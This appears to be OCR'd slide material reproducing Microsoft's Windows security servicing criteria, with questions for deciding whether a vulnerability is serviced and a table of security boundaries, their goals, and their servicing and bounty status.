1. Does the vulnerability violate the goal or intent of a security boundary or a security feature?
2. Does the severity of the vulnerability meet the bar for servicing?

https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria


Not a bug!


Security Boundary	Security Goal	Intent is to service?	Bounty?
Network boundary	An unauthorized network endpoint cannot access or tamper with the code and data on a customer's device.	Yes	Yes
Kernel boundary	A non-administrative user mode process cannot access or tamper with kernel code and data. This is applicable for the NT kernel and the Secure Kernel. For the NT kernel only, Administrator-to-kernel is not a security boundary.	Yes	Yes
Process boundary	An unauthorized user mode process cannot access or tamper with the code and data of another process.	Yes	Yes
AppContainer sandbox boundary	An AppContainer-based sandbox process cannot access or tamper with code and data outside of the sandbox based on the container capabilities	Yes	Yes
User boundary	A user cannot access or tamper with the code and data of another user without being authorized.	Yes	Yes
Session boundary	A user logon session cannot access or tamper with another user logon session without being authorized.	Yes	Yes
Web browser boundary	An unauthorized website cannot violate the same-origin policy, nor can it access or tamper with the native code and data of the Microsoft Edge web browser sandbox.	Yes	Yes
Virtual machine boundary	An unauthorized Hyper-V guest virtual machine cannot access or tamper with the code and data of another guest virtual machine; this includes Hyper-V Isolated Containers.	Yes	Yes
Virtual Secure Mode (VSM) Boundary	Data and code marked as private within a Virtual Trust Level (VTL) cannot be accessed or tampered with by code executing inside a lower VTL.	Yes	Yes


https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria

